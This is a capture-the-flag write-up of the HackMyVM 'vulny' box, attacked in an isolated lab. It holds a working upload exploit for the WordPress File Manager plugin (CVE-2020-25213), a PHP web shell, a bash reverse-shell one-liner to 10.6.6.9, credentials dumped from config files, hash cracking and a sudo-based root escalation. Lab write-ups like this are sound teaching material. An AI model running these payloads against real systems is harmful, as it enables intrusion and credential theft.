

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Wed Jan  1 23:47:05 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for 10.9.9.11
Host is up (0.00045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=1/1%Time=67761A50%P=x86_64-pc-linux-gnu%r
SF:(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan  1 23:49:58 2025 -- 1 IP address (1 host up) scanned in 173.07 seconds
Service Enumeration
TCP/80
Gobuster Enumeration
Directories and Files

Given the default Apache2 page running on the web server, there's not much left to do than try and discover some directories and files that might contain something more interesting.
gobuster dir -u http://10.9.9.11/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/.htaccess (Status: 403) [Size: 274]
/.htpasswd (Status: 403) [Size: 274]
/javascript (Status: 301) [Size: 311] [--> http://10.9.9.11/javascript/]
/secret (Status: 301) [Size: 307] [--> http://10.9.9.11/secret/]
/server-status (Status: 403) [Size: 274]gobuster dir -u http://10.9.9.11/secret -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/.htaccess (Status: 403) [Size: 274]
/.htpasswd (Status: 403) [Size: 274]
/wp-admin (Status: 301) [Size: 316] [--> http://10.9.9.11/secret/wp-admin/]
/wp-content (Status: 301) [Size: 318] [--> http://10.9.9.11/secret/wp-content/]
/wp-includes (Status: 301) [Size: 319] [--> http://10.9.9.11/secret/wp-includes/]Exploring WordPress
⚠️
This box's WordPress configuration is set based on the box IP. So, I had to reboot the VM, go into single user mode, and
mv /etc/wordpress/config-192.168.1.122.php config-10.9.9.11.php in order for the WordPress site to function. And, as documented here, append the following configs to wp-config.phpsed -i 's/\?\>//g' /etc/wordpress/config-10.9.9.11.phpecho "define('WP_HOME', '/secret/');" >> /etc/wordpress/config-10.9.9.11.phpecho "define('WP_SITEURL', '/secret/');" >> /etc/wordpress/config-10.9.9.11.phpecho '?>' >> /etc/wordpress/config-10.9.9.11.php
WordPress Enumeration
Manual
Manual Enumeration wit... | 0xBEN | Notes
Find WordPress NSE Scripts
find /usr/share/nmap/scripts -name ‘*wordpress*’ Enumerate WordPress…


If you want to have your hand at some manual enumeration, check this out. However, wpscan dramatically simplifies this process.

nmap (not great performance-wise)WPScan
💡
WPScan offers a free API token that you can acquire by registering for an account. There are a limited number of uses per month for the free version, but plenty for CTF players and casual users.
wpscan --url http://10.9.9.11/secret -e \
--detection-mode aggressive --plugins-detection mixed \
--api-token paste_api_token_here \
-o wpscan-out.txt
wpscan-out.txt
_______________________________________________________________
 | [!] Title: File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE
 |     Fixed in: 6.9
 |     References:
 |      - https://wpscan.com/vulnerability/e528ae38-72f0-49ff-9878-922eff59ace9
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25213
 |      - https://blog.nintechnet.com/critical-zero-day-vulnerability-fixed-in-wordpress-file-manager-700000-installations/
 |      - https://www.wordfence.com/blog/2020/09/700000-wordpress-users-affected-by-zero-day-vulnerability-in-file-manager-plugin/
 |      - https://seravo.com/blog/0-day-vulnerability-in-wp-file-manager/
 |      - https://blog.sucuri.net/2020/09/critical-vulnerability-file-manager-affecting-700k-wordpress-websites.html
 |      - https://twitter.com/w4fz5uck5/status/1298402173554958338
✅
Looking at the output from
wpscan there's certainly a lot to take in, but if I see an unauthenticated RCE, that's instantly piquing my interest.Exploit
Unauthenticated File Upload to RCE
File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE
See details on File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE CVE 2020-25213. View the latest Plugin Vulnerabilities on WPScan.


The gist of this exploit is:
- Host a HTML document locally
- The HTML document contains a web form that makes a
HTTP POSTrequest toconnector.minimal.php connector.minimal.phpdoes not require any authentication and accepts any file type, including PHP- We open the HTML document hosted locally, pick a file, and upload
- Then, we navigate to our file server-side and cause PHP code execution on the server
Proof of Concept
nano ./exploit.html<html>
<body>
<form method="POST" enctype="multipart/form-data" action="http://10.9.9.11/secret/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php">
<input type="hidden" name="cmd" value="upload"/>
<input type="hidden" name="target" value="l1_Lw"/>
<input type="file" name="upload[]"/><br/><br/>
<input type="submit" value="Upload"/>
</form>
</body>Note that I've updated the URL in the action attribute
sudo python3 -m http.server --bind 127.0.0.1Start a web server to host exploit.html

ℹ️
Just as a proof-of-concept, I'm going to upload a
.txt file to the target see the results of the exploit

Remote Code Execution
wwwolf-php-webshell/webshell.php at master · WhiteWinterWolf/wwwolf-php-webshell
WhiteWinterWolf’s PHP web shell. Contribute to WhiteWinterWolf/wwwolf-php-webshell development by creating an account on GitHub.
 WhiteWinterWolf
I'll be using this web shell


sudo rlwrap nc -lnvp 443Start a TCP listener to catch a reverse shell
bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'Paste that into the cmd field of the web shell
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux vulny 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

NAME="Ubuntu"
VERSION="20.04.1 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.1 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on vulny.
Users and Groups
Local Users
adrian:x:1000:1000:adrian:/home/adrian:/bin/bash
Local Groups
adm:x:4:syslog,adrian
cdrom:x:24:adrian
sudo:x:27:adrian
dip:x:30:adrian
plugdev:x:46:adrian
lxd:x:116:adrian
adrian:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:76:99:6f brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 7146sec preferred_lft 7146sec
    inet6 fe80::be24:11ff:fe76:996f/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
Processes and Services
Interesting Processes
mysql 664 0.1 9.8 1303564 396192 ? Ssl Jan02 4:47 /usr/sbin/mysqld
Interesting Services
mysql.service loaded active running MySQL Community Server
Interesting Files
/usr/share/wordpress/wp-config.php
cat /usr/share/wordpress/wp-config.php
if (file_exists($debian_file)) {
    require_once($debian_file);
    define('DEBIAN_FILE', $debian_file);
} elseif (file_exists($debian_main_file)) {
    require_once($debian_main_file);
    define('DEBIAN_FILE', $debian_main_file);
} elseif (file_exists("/etc/wordpress/config-default.php")) {
    require_once("/etc/wordpress/config-default.php");
    define('DEBIAN_FILE', "/etc/wordpress/config-default.php");
} else {
    header("HTTP/1.0 404 Not Found");
    echo "Neither <b>$debian_file</b> nor <b>$debian_main_file</b> could be found. <br/> Ensure one of them exists, is readable by the webserver and contains the right password/username.";
    exit(1);
}

/* idrinksomewater */

/* Default value for some constants if they have not yet been set
   by the host-specific config files */
if (!defined('ABSPATH'))
    define('ABSPATH', '/usr/share/wordpress/');
if (!defined('WP_CORE_UPDATE'))
    define('WP_CORE_UPDATE', false);
if (!defined('WP_ALLOW_MULTISITE'))
    define('WP_ALLOW_MULTISITE', true);
if (!defined('DB_NAME'))
    define('DB_NAME', 'wordpress');
if (!defined('DB_USER'))
    define('DB_USER', 'wordpress');
if (!defined('DB_HOST'))
    define('DB_HOST', 'localhost');
if (!defined('WP_CONTENT_DIR') && !defined('DONT_SET_WP_CONTENT_DIR'))
    define('WP_CONTENT_DIR', '/var/lib/wordpress/wp-content');

/* Default value for the table_prefix variable so that it doesn't need to
   be put in every host-specific config file */
if (!isset($table_prefix)) {
    $table_prefix = 'wp_';
}

if (isset($_SERVER['HTTP_X_FORWARDED_PROTO']) && $_SERVER['HTTP_X_FORWARDED_PROTO'] == 'https')
    $_SERVER['HTTPS'] = 'on';

require_once(ABSPATH . 'wp-settings.php');
?>
/etc/wordpress/config-10.9.9.11.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', 'myfuckingpassword');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
define('WP_SITEURL', '/secret/');
define('WP_HOME', '/secret/');
?>
Privilege Escalation
Dump Table from Database
mysql -u wordpress -p'myfuckingpassword'mysql> show databases;
mysql> use wordpress;
mysql> show tables;
mysql> select * from wp_users;+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| 1 | admin | $P$BHnEZ1NkYBczrPj8rCx2TzLHmPIh6X1 | admin | mamail@mamail.vulny | | 2020-10-15 11:01:48 | | 0 | admin |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+Attempt to Crack the Hash
echo '$P$BHnEZ1NkYBczrPj8rCx2TzLHmPIh6X1' > hashjohn --wordlist=rockyou.txt hashThe hash does not crack with rockyou.txt
Lateral to Adrian
Password in Config File
ℹ️
I do not like this kind of thing, as it feels too gamified and not really true-to-life. The
wp-config.php file -- which is a great place to look for passwords and other sensitive information -- has a particularly strange comment, /* idrinksomewater */ which looks specifically like a weak password.
adrian
Becoming Root

flock | GTFOBins

Flags
User
HMViuploadfiles
Root
HMVididit